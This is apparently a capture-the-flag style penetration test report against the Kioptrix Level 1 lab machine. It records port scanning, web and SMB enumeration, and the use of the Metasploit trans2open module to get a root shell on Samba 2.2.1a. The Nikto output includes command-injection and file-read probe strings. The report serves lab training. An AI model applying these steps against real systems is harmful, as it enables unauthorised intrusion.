
Kioptrix Report

Scope

Sr.no	IP Address	Description
1	192.168.44.131	Kioptrix Machine(Private network)

Enumeration

Nmap



```
┌──(kali㉿kali)-[~/Documents/Kioptrix]
└─$ sudo nmap -sC -sV -T4 192.168.44.131 -oA full_report
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-20 06:58 EST
Nmap scan report for 192.168.44.131
Host is up (0.0016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2025-12-20T22:28:35+00:00; +10h30m02s from scanner time.
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:F6:9D:2D (VMware)
```

- SSH(22) - Open
- HTTP(80) - Open

Nikto Results

```

┌──(kali㉿kali)-[~/Documents/Kioptrix]
└─$ nikto -h http://192.168.44.131 -Save nikto
```

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.44.131
+ Target Hostname:    192.168.44.131
+ Target Port:        80
+ Start Time:         2025-12-20 07:33:30 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2025-12-20 07:34:34 (GMT-5) (64 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

```

Directory Fuzzing using FFUF


```
┌──(kali㉿kali)-[~/Documents/Kioptrix]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.44.131/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.44.131/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
manual                  [Status: 301, Size: 294, Words: 19, Lines: 10, Duration: 185ms]
usage                   [Status: 301, Size: 293, Words: 19, Lines: 10, Duration: 191ms]
mrtg                    [Status: 301, Size: 292, Words: 19, Lines: 10, Duration: 109ms]
                        [Status: 200, Size: 2890, Words: 453, Lines: 87, Duration: 71ms]

:: Progress: [220560/220560] :: Job [1/1] :: 243 req/sec :: Duration: [0:14:06] :: Errors: 0 ::

```

Found 3 directories:

1. manual
2. usage
3. mrtg

Enum4linux

Shows the share listings on SMB server




```
 ==========================( Share Enumeration on 192.168.44.131 )==========================

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX

[+] Attempting to map shares on 192.168.44.131

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.44.131/IPC$   Mapping: N/A Listing: N/A Writing: N/A

[E] Can't understand response:

tree connect failed: NT_STATUS_WRONG_PASSWORD
//192.168.44.131/ADMIN$ Mapping: N/A Listing: N/A Writing: N/A
 ======================( Password Policy Information for 192.168.44.131 )======================
```

Exploitation

Metasploit


As we know we have SMB server open and we will check it through metasploit smb_checker module and inspect it



```
msf auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set rhosts 192.168.44.131
rhosts ⇒ 192.168.44.131
msf auxiliary(scanner/smb/smb_version) > eun
[-] Unknown command: eun. Did you mean run? Run the help command for more details.
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.24/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and
'?' was replaced with '*' in regular expression
[*] 192.168.44.131:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.44.131        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > 
```

It reveals the version of smb > *Samba 2.2.1a*


Looking for exploits on searchsploit reveals the module



```
msf auxiliary(scanner/smb/smb_version) > searchsploit trans2open
[*] exec: searchsploit trans2open

--------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                     | osx/remote/9924.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)                | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)              | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)                | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)          | solaris_sparc/remote/16330.rb
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                       | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                       | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                       | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                       | unix/remote/22471.txt
--------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
msf auxiliary(scanner/smb/smb_version) > search trans2open

Matching Modules
================

   #  Name                                           Disclosure Date  Rank   Check  Description
   -  ----                                           ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open               2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                 2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                   2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open               2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce    .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'
```

> !! The module is present in the metasploit

Let's Exploit



```
msf exploit(linux/samba/trans2open) > sessions 8
[*] Starting interaction with 8...

whoami
root
ls
id
uid=0(root) gid=0(root) groups=99(nobody)
hostname
kioptrix.level1
sha256sum /etc/passwdf
//bin/sh: sha256sum: command not found
sha256sum /etc/passwd
//bin/sh: sha256sum: command not found
^[^[
```

Got a root shell using trans2open vulnerability